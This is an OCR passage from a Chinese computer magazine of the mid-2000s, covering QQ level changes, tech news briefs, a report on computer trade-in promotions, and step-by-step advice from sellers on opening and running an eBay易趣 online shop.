160（10个太阳）	130400小时	5434天（大约182个月，15年）
176（11个太阳）	157520小时	6564天（大约219个月，18年半）
192（12个太阳）	187200小时	7800天（大约260个月，22年）
208（13个太阳）	219440小时	9144天（大约305个月，25年半）
224（14个太阳）	254240小时	10594天（大约354个月，29年半）

旧体制下，我们不妨来看看QQ等级的升级计划

价格不仅受号码位数的因素影响，也受等级高低的影响。QQ号码的交易将产生新一轮的波动。

最后是对用户的影响，由于调整以后等级提升的实现时间太长，也很可能导致部分用户放弃对QQ等级的追逐，回到理性正常的使用状态中来。然而，评论家认为，腾讯变"活跃天"的举动只能指标而不治本，腾讯应多考虑如何履行网络时代沟通工具的主要职责。站在QQ用户的立场上，如果说连申请QQ号码也要交钱，如果说购买一个QQ秀只能用有限的时间，如果说互联网时代的沟通工具不能解决垃圾内容的过滤问题，有多少用户还会忠实地拥护它？解决这些问题才是关键。

CF [XW02]

热　词

搜索研究热

谁会成为下一个Google？美国加州大学伯克利分校正在创建一座跨学科的研究中心，用于研究高级搜索技术，并在劝说包括Google在内的搜索巨头参加该计划。想当初，百度创始人李彦宏不正是靠解决了"基于网页质量的排序与基于相关性排序结合的问题"，获得了美国专利，才创建百度的吗。

Cookie作用


原本用于互联网企业自由地跟踪用户的Cookie技术，在1999年因某些企业用它确定用户的身份并针对性地散发广告而遭到用户的唾弃，甚至主流杀毒软件更将其列为重点侦测对象。最近，业界启动了新的营销活动，向互联网用户表明Cookie是无害的。

Zotob蠕虫

小心了！Zotob蠕虫将对Windows 2000/XP SP1大肆进攻了。微软的补丁文件已经发布，并在安全通告中表明，它成功地利用该缺陷将使黑客完全控制受影响的系统，安装软件、　览、修改、删除数据，创建具有最高权限的用户帐户。

万能PSP

Sony推出的PSP掌上游戏机让玩家不断获得新惊喜。国外PSP超级玩家利用技术手段轻松让PSP运行Linux和Windows 95操作系统。此举突破了Sony早先未公布的一些PSP技术壁垒。



CF [XW03]

以旧换新　确有其事

■ 阿健



本期报料者各获奖金100元
报料信箱:viewpoint@cfan.com.cn

"消费者怎么了？以旧换新就是一个新品上市前短暂的促销活动啊，为什么会有担心呢？"这是一位国内知名品牌电脑产品经理跟记者说的话。以旧换新确实没什么不对，问题是消费者担心这种赔本赚吆喝的买卖怎么会有人愿意做呢？在接下来的采访中，您将了解到正规厂商是如何通过这样的活动完成一个新品促销计划的。对一个精明买家来说，以旧换新，无疑是一个绝好的机会。

以旧换新 多是赔本赚吆喝

暑期促销阶段基本上已经划上了圆满的句号。相信不少消费者也在此期间购得自己满意的产品，但面对九月新生购机的又一浪潮的来临，商家丝毫没有放松神经的迹象。一波接一波的"赔本"促销计划已经让消费者有些敬而远之了，比如有商家打出了键盘鼠标"以旧换新"的旗号，更不用说品种繁多的移动存储产品。这些产品的类似之处在于成本不高，但清华紫光前不久打出的"喜新换旧、应用升级"让记者也不禁为之一振。



在活动期间，凡持有海畅J302、J312、J202三款128M或256M产品且在质保期内，产品完好无人为损坏的消费者，可将该产品发回海畅公司并按照价格表补足差额购买海畅J580e、J621中任一款的256M、512M、1G产品一台。


近日，记者从清华紫光获悉，他们将活动对象定位在原有的老用户身上。对此，紫光相关人士解释说："此次活动有两层含义，一是以优惠这种形式，来回报老用户对紫光笔记本的情结。当然，针对老用户，我们还有其他很多种关怀的方式，这在日后将逐一体现；二是希望通过我们产品和服务，引领紫光的老用户及时享有现代数码生活的新感受。"



在北京市凭任意一款17英寸纯平显示器（开机良好，配件齐全）就可折价400元，购买美齐主流液晶机型。

活动期间，凡消费者购买任何一款紫光笔记本电脑，将有机会领取一个换机卡，消费者可以凭借换机卡，携带自己的旧电脑（无论新旧、任何品牌）到紫光笔记本售后服务中心折旧换取高额现金。记者从客户服务中心了解到，活动开始后不久，确实有不少打电话来咨询换机的消费者，他们的询问焦点就是自己的旧电脑的折旧率和可获得的金额。


另外一个例子来自BENQ明基电脑公司。在一次BENQ键盘以旧换新的活动中，消费者可以用BENQ的旧键盘加上差价后就可得到一款崭新的BENQ键盘。BENQ的工作人员向记者解释道："以旧换新是BENQ的一种正常新品推广活动，相比促销、大礼包等传统模式，以旧换新确实对消费者的诱惑太大了。"当



阿健：

你好！我们常常看到许多以旧换新的广告，不论任何品牌的都能换。例如：双飞燕的鼠标，多彩的电源，还有更为夸张的是旧笔记本电脑换新笔记本电脑。请问经销商把换来的旧产品如何处理？应该不会像一些不法分子将旧手机回收翻新再卖出去，从中牟取暴利的。难道是从别的厂商的产品中研究它们的技术成分？

广东　Wilson



阿健：

您好！最近我经常遇到各个厂商的"以旧换新"促销活动，当时我见了十分心动，立刻就想参与到活动中去，可是我的朋友却告诉我"世界上没有免费的午餐"，不会有那么好的事的。之后我很疑惑，您能否告诉，我"以旧换新"活动是否真的合算，还有那些旧货都跑到哪里去了？您能给我一个满意的答案吗？

新疆　Robin

问及BENQ这样做是否亏本时，这位工作人员丝毫不掩饰作为厂商的用意，"新品推广一般都会按照计划进行，BENQ较少采取以旧换新的推广方式，就是因为相对其他形式而言，以旧换新的推广成本会比较高。既然推广是有预算的，那就无所谓亏不亏本了。"

解读厂商的用意，我们不难发现，以旧换新的方式确实可以刺激消费者的神经，但考虑到成本的控制，厂商有两种法宝握在手中：左手是"限时购买"，右手是"捆绑销售"。那么，换下来的东西到底何去何从了呢？

旧货 一点儿不糟踏

"换下来的键盘都将被送回工厂"，BENQ的工作人员语出惊人，让记者浮想联　，难道……？

记者从BENQ市场推广部了解到，一般换下来的键盘确实会被送回工厂，而且BENQ工厂专门有一个部门是负责拆解旧键盘的。旧键盘的电路板完全可以实现重塑，就连键帽等易损件也可以通过专门的途径变废为宝。回收旧键盘加以综合利用，以资源实现重复使用，这也是BENQ明基公司一直秉承的制造理念。据记者了解，不少外设和存储产品的厂商都会选择类似BENQ的方式处理旧设备。具有生产能力的厂商一般都会考虑到电子垃圾的回收问题，如此看来，消费者担心的诸如旧件重返市场的现象基本可以杜绝。



任意存储量的MP3或者U盘，均可折价200元换购指定型号台电MP3。每天限购10台，其中最令人心动的就数512M的P608了，只需399元。

我们再来考虑清华紫光笔记本的以旧换新推广活动，消费者不解的是，难道价值数千元的二手笔记本也拿来重塑吗？通过走访，记者逐渐搞清楚了这个问题的答案。

清华紫光的百十家维修和售后服务部门遍布全国数十个城市，每年要消耗掉大量的备件资源。比如当我们的电脑出现问题，假如你选择了清华紫光的售后服务体系，你会发现，多数时候高额的笔记本维修费用的重要来源就是更换新配件的成本。清华紫光在运作此次笔记本电脑以旧换新的活动前，做过大量市场调研，结果显示：一方面客户有更换笔记本电脑的需求；另一方面，前来维修各种品牌的笔记本用户，急需降低维修成本。紫光认为，以旧换新活动如果进行顺利的话，大部分可以点亮的旧笔记本电脑可以为售后服务部门提供充足的备件。在客户许可的情况下，紫光承诺，更换旧备件同样提供质量保证。

如此看来，以旧换新活动对厂商来说，投入和产出基本上是在合理的范畴内的。换句话说，人家的旧货可是一点儿都不糟踏的。

以旧换新有误区

由于"以旧换新"有诸多好处，在实施过程中又起到了促销的作用，这当然是厂家和商家都很愿意看到的。遗憾的是一些商家只注重"以旧换新"所引发的促销作用而忽视或根本省略了实质内容。如前段时间媒体揭露的一些商家搞彩电"以旧换新"的变相欺诈行为。他们先是广而告之可以"换新"的"旧品"的规格要求，折价金额（几乎包罗所有，但用语预留不确定性），当消费者拿来旧品后，他们又以种种理由证明你的旧品实在是"朽木不可雕"也，然后再压了又压回收价。



多彩对旗下的三款电源做出了一个无条件的以旧换新促销活动，在活动期间，消费者可以用任何一款电源(不论品牌、不论新旧、不论好坏)，到多彩专卖店可换取任意一款能源之星系列2.0版电源。

前不久，在某LCD厂商的促销活动中，有一对年已古稀的老年夫妻费尽千辛万苦扛来的19英寸尚在使用的CRT显示器竟被判定为50元，老人欲哭无泪，只因路途遥远，返回又要花去一笔不菲的车费，只好忍痛接受不平等条约。当然，也有赌气扛回旧品，而后断交的。

少数商家的这种里外做鬼两头赚钱的"以旧换新"行为无疑被消费者看成是骗人的鬼把戏，其生命力固然长不了。但它却导致后来有人把企业正当的"以旧换新"行为等同于那些商家玩弄的鬼把戏。其实此"以旧换新"非彼"以旧换新"。不少消费者在接受记者采访时表示：欢迎多来点真心换新服务，必是少数商家的"以旧换新"的把戏。这些看似是一种情绪，其实是一种需求的趋势。

CF [XW04]



开网店！你绝不能错过的一课

本期特别话题，CFan 特别为想开网店的朋友请来了网店经营方面的专家和有长期经营经验的易趣金牌店长，为大家传授开店的秘籍，想开网店的你绝不能错过这珍贵的一课。

听他们讲 开店的故事



开网店前的心理准备

营销专家：旷强

网络营销专家，个人电子商务资深人士。

曾任国内第一份个人网络创业报纸主编，易趣店长资讯网创办人，海内外多家大型企业集团顾问，协助多家大型企业进入中国市场。

易趣店长资讯网：

http://www.eacha.com



想要成功经营网店，要先树立一定能够成功的信心，听听网店专家为你介绍通过网店已经达到经济独立的店主们的事迹，相信你会更有立刻加入网店大家庭的激情。

信心来自成功的经验

对一般人而言，工资就是全部或绝大部分收入，所以，只有上班才有收入。不过，凡事并不绝对，今天就让我告诉你，不上班照样有收入，而且可能比大多数人的收入都还要高！而且不受学历、资历、年龄的限制，也没有复杂的人际关系，不用挤公车、地铁，也不用成为塞车的对象。

不过，前提是你会上网，最好对网络比较熟悉。

其实也并不神秘，你不要以为我会告诉你一种闻所未闻的赚钱方法，当然，更不是让你学习如何破解别人的网上银行密码，都不是，只是在网上开店卖东西而已。所以说，一不神秘，二不新鲜，三，你可能还曾经尝试过，或者你身边的朋友尝试过或正在尝试。

但是，你知道吗？网上开店的确是可以赚钱的，而不仅仅是好玩。当你每天有300元以上的交易额的时候，利润收入大约和一个普通白领的月薪不相上下。

我认识很多这样的朋友，尤其是在上海，网上开店月利润收入超过5万元的小姑娘很多，甚至有些还是在校大学生。当然，更多的是1－2万元的月收入群体。在1年以前，2年以前，他们可能什么都不会，才刚刚开始尝试在网上开店做生意，但到了今天，他们在经济上已经通过自己的努力获得了极大的自由。

因为你也知道，互联网不光是中国有，全世界很多国家和地区都有，所以自然而言，国内发生的事情在国外同样有。我认识一对在英国留学的大学生情侣，在英国eBay开店半年，利润收入已经超过50万元人民币。当然，他们是将英镑折算成人民币。不过，这对我们绝大多数人而言，可以说是极大的诱惑，但这并非遥不可及，因为他们两个人的年龄加在一起才39岁而已。

我还认识一个在美国留学的博士MM，也非常不错，同样是在eBay开店，她在美国的费用完全依赖于此，当然，肯定是花不完的，她正打算用没花完的美金回国创业，就是开一家上规模的网店。对于他们这个群体，已经不用到华人餐馆

刷盘子了，完全不用。

另外我还要告诉你，在美国，通过在eBay等网站开店，并且年收入在10万美金以上的人，已经超过15万人。这样的收入，即使是在美国，也是高收入群体。但是，他们并非毕业于名牌大学，也并非MBA，只是因为Internet，他们鸟枪换了大炮，改变了自己命运。

当然，还有很多你不知道的，而且不知道这些事情的人很多，所以我们需要共同来了解和学习这方面的知识，当然，作为这个领域的资深人士，我更鼓励大家马上去实践，在半年以后，或许你会辞职，跟你的老板再见。因为你已经不需要他给你发薪水。

如何选择开店平台

现在，选择网上开店的人越来越多，能够开设网店的网站平台也越来越多，如何选择是一个问题，其重要性并不亚于找什么样的老公或老婆。当然，区别还是有的，平台可以随时换，但老公或老婆却是不能随便换的。

一般来说，这样的平台只有两类，一是收费的，二是免费的。我发现，很多人都会选择免费平台，例如淘宝，尤其是刚开始学习网上开店的一些朋友，更是如此。所以我经常发现身边的店长陡然增多起来。但我同时也发现，这些店长的订单很少，甚至一个星期也没有一个成交，好不容易成交一笔，买家却没有完成交易……

其实，经过一段时间的磨练以后，他们也发现，在收费平台上的确能够保证交易量，而且成交一般都比较顺利。

但总体而言，这部分朋友还算不上真正意义上的店长，主要还是没有产生交易，或者交易量很少。

像eBay这样的交易平台，对于真正在网上做生意的个人是极为合适的，从2001年开始，我就开始关注并研究这个群体，看到太多成功的案例，甚至一些失败者在沉寂半年或一年以后再度取得成功的案例也不少。甚至，一些朋友在5年前注册的ID现在开始开店的也大有人在。基本来说，eBay更像是一个生意平台，网上开店也是做生意，如果要在网上做生意，就应当选择更为可靠的平台。当然，付费是前提，做生意肯定需要投入，即使是在网上做生意，也是需要方方面面的投入。

基本上，一些朋友跟我咨询在哪里开店合适，我都会这样来回答：要赚钱，上易趣；要尝试，去淘宝；要赚美金英镑，去eBay美国和英国。

值得注意的是，现在有一些朋友直接到eBay美国网站开店，效果也不错。但必须要了解到美国的买家的购买习惯，包括购买什么样的商品，支付方式、配送方式等细节问题，此外，如果自身英语不好，应当找一个英语好的搭档。

不过，如果是先在国内的易趣(也叫eBay易趣)上有过一段经历以后，再到eBay美国或英国开店，就显得更加容易，而且信用度等各方面也是全球统一的，这样更方便。

因此，真正想把生意做大，尤其是还要做国际市场，易趣无疑是目前为止的最佳选择，当然，现在看来，起码在目前来说，似乎也是唯一的。

迈出你成为网店店长的第一步

营销讲师：胡小玲

易趣大学讲师。

作为易趣大学的讲师，我有机会和全国各地的有网店经营想法的朋友们交流，在跟他们的交流过程中，我发现很多朋友面对eBay易趣改版后的交易平台种种的按钮菜单还不太习惯，

这里为朋友们一步一步指导如何注册用户，如何登录自己的商品，这是开始网上经营最基本的常识，也是最重要的，这是迈出你成功经营网店的第一步。



关于易趣大学

易趣大学是由eBay易趣组织的有丰富实战经验的大卖家们开设的网上创业培训课程。易趣大学的办学宗旨是“致力于帮助每一位想在eBay易趣上开创一番网络事业的卖家们尽早地实现创业和财富梦想！

易趣大学里的讲师都是易趣网上成功的大卖家。通过和她们面对面的交流，可以学到如何在eBay易趣上开展基础的销售、不同产品分类的网络销售策略以及图片拍摄和制作技巧、售后服务等网络经营整个环节的诀窍。到http://pages.ebay.com.cn/university/introduce.html可以了解易趣大学的具体课程。

让我们在易趣开个店吧

首先我们需要注册成为易趣用户，很简单，根据下面的步骤一步一步来就好了：

第一步：在易趣主页的右上角，点击“免费注册”按钮，进入注册流程。

第二步：根据网页表格填写具体交易信息，其中*号为必填项目（见图1）。



图 1



图 2




图 3



图 4

填写真实的用户信息，为以后的交易买家联系到你提供方便哦！

第三步：阅读服务条款，点击“继续”，表示已阅读和接受服务条款，基本的注册就完成了（见图2）。

第四步：选择用户名和密码（见图3）。

用户名可以起中文，也可以起英文，最好能让大家容易记住，有特色的名字。如果你输入的名字有重复，系统会提醒你重新输入。

第五步：到注册的信箱里收取易趣系统发出的电子邮件，点击电子邮件中的链接，完成注册。同时，你就可以登录易趣，去选购五花八门的商品了（见图4）。

小提示

店铺定位

在开店之前，需要对自己经营的店铺做个定位。看看自己擅长经营哪方面或者对哪类商品有研究，只有自己对商品了如指掌，非常喜爱，才能更好地把商品的特点展示给你的买家。另外，需要分析网络消费群体的消费特征，看你选中的商品是否适合在网上进行销售，因为网上、网下毕竟有区别，要经历拍照、收款、邮寄等程序才能完成整个交易。同时，你也可以开始在易趣网上进行观察，发现网上哪些商品销售火爆，哪些市场还未得到开发，具有开发的潜力，能否找到相关货源。

想卖东西很简单

已经成为易趣注册用户的你，还处于未认证的状态，只能买东西。出于交易诚信和安全的考虑，注册用户必须先通过卖家认证，才能开始在易趣网出售商品哦（见图5）！



图 5

三种认证方式供你选择，手机方式最便捷，需要身份证办理的那种手机才可以哦！身份证认证则需要提供身份证扫描件，一般10个工作日才能完成认证。最后一种是手工认证，比较麻烦，不建议采用（见图6）。

通过认证的你，是不是急着要来一试身手了呢？下面跟着一起来看看如何登录商品吧：

第一步：创建商品。

商品名称要醒目，充分利用易趣提供的55个字符物品名长



图 6

度，包含商品的特性，能给人留下清晰而深刻的第一印象。在物品描述里尽量完整地把商品信息呈现给买家，描述尽量个性化，如可以加入品牌故事、自己的心得体会，并注明支付方式、售后服务条款以及发货方式，还可以加入促销信息。现在还可以利用Html语言把商品描述页面变得随心所欲，与众不同（见图7）。




图 7

第二步：选择分类。

正确的商品分类能让买家轻松的找到所需商品。研究易趣的物品分类情况，选择适合商品的最佳分类位置登录商品（见图8）。

第三步：上传商品图片。

可以免费上传2张商品图片，注意控制图片的K数，K数过大的图片会影响买家打开页面的速度哦（见图9）。

第四步：选择卖法：一口价或竞标方式。

才开始出售商品的店长，可以更多的尝试竞标卖法！这种卖法有利于吸引买家关注和出价，对促成交易很有帮助（见图10）。

第五步：定价和付款。

店长在定价之前，可以先在易趣网上搜索商品关键字，找到别的卖家出售的价格作为参考标准。信用度不足5的新卖家必须选用安付通为收款方式（见图11）。

第六步：定制可选特色功能。

易趣提供免费的橱窗展示功能，同时你可以支付一定费用购



图 8




图 9



图 10




图 11

买分类推荐位，这对于更快地促成商品售出是有好处的（见图12）。

填完这些，点击提交，你的商品就出现在易趣网上了！



图 12

给新手的建议

初来易趣卖东西的卖家，心态一定要调整好！因为初期就想卖出好多商品，赚好多 Money 是不现实的，必须有一个逐渐积累的过程。由于你刚来易趣，信用度不高，没有交易经验，人气不足，导致在一定时期内选择与你交易的买家可能很少，甚至没有。这个时候，可千万别着急别抱怨，也别打退堂鼓就这样放弃哦，要坚信自己能够成功，你需要多花时间查看你所在分类的市场情况，分析商品没有卖出去的原因！要想多学网上销售的技巧，去泡泡易趣的社区吧，这里有最热心的卖家朋友，你可以向有经验的卖家请教，或者把你的疑问发成帖子！相信你一定能够找到自己需要的答案！

当有第一个买家光临店铺拍下商品时,你需要及时和买家联系，确认买家购买的货品和汇款金额！买家汇款后请一定及时发货，并邮件通知！买家收到货品后，满意你的货品和服务，就会给你好评的。网上交易，买家非常注重卖家的信用哦，所以请每次交易都认真对待。相信诚信的卖家一定能够发展壮大起来的哦！

如果不碰巧碰到了交易纠纷，你需要及时的跟买家进行沟通，明确具体发生了什么事情，如果属于自己职责范围内而且可以解决的问题，应尽量满足买家的要求。

教你轻松找货源

在易趣拥有自己的销售平台或者店铺确实非常容易，但是你想赢利，单凭卖卖家中那些不用的东西是办不到的，你一定要利用你的人际和地域优势，找到你的持续货源，这样才能让你真正拥有一个可以成为你现金流的网上店铺。下面我们听听有2年以上开店经验，并在易趣已成为化妆品销售冠军的理想-ivy店长，谈谈她是怎么寻找货源的吧。

（关于现金流的知识可以参考畅销书《穷爸爸富爸爸》系列）

店长：理想-ivy

开店时间：2003年6月

主营项目：化妆品、香水

店铺名称：常青阁

店铺链接：http://stores.eBay.com.cn/ivyshopivy



刚开始接触易趣，是一个很偶然的机会，一个朋友跟我说有个拍卖的网站叫易趣，人气也挺火的。他常常去买东西，还向我展示他的"战利品"。然后朋友说："ivy你可以把闲置的东西放上去拍卖，说不定卖个好价钱呢！"当时我就带着半信半疑、做一下尝试的心态，在易趣上注了册，然后放了几个Red Earth唇彩到网上去拍卖，刚开始也不是太有信心，放了十多天也没人问津，心想幸亏新开户有红包赠送，不然的话就亏了。半个月后览的人多起来了，东西也卖出了，心里头有股难以形容的兴奋。随着卖出的商品越来越多，自己的信用度也不断地增加，当我每次看到顾客发来的邮件说"东西收到了，很满意，谢谢你！"，以及在收到来自五洲四海的买家寄来的土特产时候，我的直觉就告诉我，这就是我想要的东西。如今，小店已经成为网站化妆品经营的 者，每日的客流量常常多得应接不暇，我们已招了4名员工，组建了团队。是易趣给了我这样一个舞台让我尽情地发挥，让我可以不断地充实自己、提升自己、肯定自己……

下面我跟大家分享一下关于如何选择货源的经验：

1.能够通过周围的亲戚朋友进到货。当时，我有个朋友就是某名牌化妆品公司的，通过这个朋友，我找到了质量可靠、价格有优势的货源。

优点：货源可靠，降低风险，关系到位可以先货后款，减少自己的资金积压。

2.当地的批发市场。每个城市都有这样的市场存在，这也是货源的最简单的方法，但是很多卖家都会忽略这个简单的方法，而

把目光转向商品的原产地，其实在你开设网店最初的阶段，如果商品的销售量达不到一定量的话，在本地市场进货，已经完全可以满足你的需求了。

3.网络货源。网络丰富多采，为何我们不就在网上找货源呢？好好利用google、百度和各专业搜索引擎，会有意想不到的收获。我们也可以通过一些专业网站，如中国服装网、中国批发网、中国饰品网等。通过网络寻找货源的时候，要多比较各个供应商的货品质量、款式、起批量等因素，并且要与供应商多沟通交流，建立信任。

4.品牌代理。正规专卖店商品吊牌上基本上都有联系方式，如果你是个有心的人，可以拿起电话去联系一下，肯定会有很多发现，但是相对来说，直接联系品牌经销商，需要更大的进货量，因为以我的经验，越是正规的商品来源，它的价格折扣越是高，真正赚的钱，可能只是在完成销售额后拿的返点钱，所以，如果你的店铺已经发展到一定程度，想走正规化路线，这就会是个不错的选择！

最后祝你也能找到自己的货源成为店长大家庭的一员！

一张好图让你的宝贝脱颖而出

店长：冉冉123456

开店时间：2 年

主营项目：日韩潮流女装女鞋

店铺名称：mYdressroom 潮流个性坊

店铺链接：http://stores.eBay.com.cn/mydressrooms



"eBay 易趣，多倍乐趣"，开一家属于自己的特色店铺在网络信息发达的今天已经不再是遥不可及的了。注册一个用户名，把心爱的宝贝拍照上传到网站上，通过互联网和买家零距离交易，一切就是那么简单 。

大二的时候，朋友的姐姐谈起可以在网络上买卖商品。平时上网只会聊QQ和简单游戏的我，一点都不知道网络购物。出于好奇，我登录了"易趣"，一接触便一发不可收拾，2003 年春天我的特色小店"mYdressroom 潮流个性坊"开张了。

才接触网络店铺，最痛苦的莫过于物品拍摄和图片制作，我在拍摄和制图上还有一些小的经验和心得，希望对大家有帮助，高手看了也不要见笑哦！


商品拍摄有一套

说到拍摄，那肯定要先准备必要工具——数码相机。大家不要觉得要拍出清晰的图片一定需要五六百万相数的数码相机才能够完成，其实一般两三百万相数的相机就足够了。把物品摆放在白纸上拍摄是最简单的，既免去了后期图片制作扣图的烦恼，又节约成本。值得注意的就是光线问题，有的时候光线不到位，往往拍出来的照片不是颜色失真，就是曝光过度。为了避免这个问题，我一般都是在室外阴凉地方拍摄物品。在能够保证充足光线的前提下，在室外拍摄拍出来的商品也是最接近物品本身色泽的。现在网络上还有简易摄影棚卖，对物品拍摄要求甚高的朋友可以试试这个。

图片制作有技巧

一般会使用相机的朋友都能够拍摄出物品图片，但是对于没有接触过图形软件的准卖家来说，图片制作似乎比登天还难，至少我有这个感受。其实没有那么困难，如果不会使用专业制图软件Photoshop，那么还有很多简单易学的制图工具软件可以使用，比如说我形我速等。一般制图的基本步骤是：调光→合理构图→打水印→调整大小→保存图片。一般这些制图软件都有相应的工具快捷键，使用起来很简单。把拍摄好的图片传到电脑中，我们可以根据实际情况调整物品的亮度，弥补拍摄中的不足。合理构图就是把商品主体图片和一些细节图加在之前做好的风格模版上。我把店铺定位在喜欢日韩风格的顾客身上，所以会把一些日韩风格的模特图片加在模版上，突显日韩风格，目的就是吸引买家来逛我的店铺。值得注意的是，在我们辛辛苦苦完成一张图片制作后，不要忘记打上水印哦。一方面防止了一些不劳而获的人盗用了我们的劳动成果，另外一方面也是形成了自己的品牌效应达到了宣传的目的。我们可以利用文字输入工具可以输入店铺的名称、地址等信息，调整一下字体亮度、大小、颜色，一个简单漂亮的水印就OK啦。最后就是保存图片，各大买卖网站对图片大小的要求也各不相同，把做好的图片保存在网站规定的尺寸内也很重要。另外现在几乎所有的网站都只接受JPG和GIF格式，保存的时候一定不要把格式弄错了。经过以上几大步骤，一张简单的商品图片就制作完成了。当然这个只是说明了一些最基本制图基本必须步骤，如果有时间，去网上下载一些简单的图形制作教程来学习，也会有很大的收获哦。

一张漂亮的商品图片，能够让你的宝贝脱颖而出，这个无疑是商品成功销售的关键环节。所以各位准卖家们，现在就开始学习制作吧。



第一步: 将照片的亮度调节到比较舒适的程度，这会让购买者对产品更有信心。




第二步: 商品的摆设构图一定要讲究美感，这是你网店专业的体现。



第三步: 记得打上水印，位置要合适，不影响观赏商品也要让其他人难以抹去。




第四步: 调整大小，最好不要让商品图片的大小尺寸超过120K，否则影响浏览速度。



第五步: 将图片保存成JPG或者GIF格式。

打造网店的金字招牌

店长：小玲子
开店时间：2年半
主营项目：地方特色麻辣小吃
店铺名称：Hotfood重庆麻辣小吃店
店铺链接：http://stores.eBay.com.cn/cnhotfood



谁会想到在网上开个小吃店，食品也能卖？就有人这么做了，而且现在入行的人越来越多。重庆的麻辣小吃在全国可算是很有特色的食品，我身处这个城市，自己也喜欢吃重庆小吃。于是灵机一动，何不把这些东西放到网上让外地朋友也能尝尝呢，这个不错的念头使我萌生了在网上开店做这门生意的打算。

2002年9月，我的小吃网店终于开张了。其实当初开店的时候，易趣上也有几家在卖小吃的，但是买家都分不清哪家是哪家，因为他们登录的商品就只有小吃本身的名称。为了让买家能够轻松的识别出自己的店铺，于是　思苦想，最后决定把小吃店命名为"Hotfood重庆麻辣小吃店"，并在自己登陆的商品名称中也加入"Hotfood"这个商标。不想随着小店经营规模的不断扩大，"Hotfood"这个小吃品牌已经深入人心，成为了金字招牌。下面我跟大家聊聊如何打造自己网店的个性名片。

这里我们说的名片不是指真实的名片，而是你店铺的特有的标志，能够树立店铺良好的形象，帮助买家轻松的识别。在你初来易趣卖东西的时候，就要考虑是只想玩票性质的享受一下交易乐趣，还是下定决心要在网上干一番事业。如果是后者，那

么，请你一定要事先斟酌给你的小店取一个〝响亮〞的名号。

如何制作个性名片

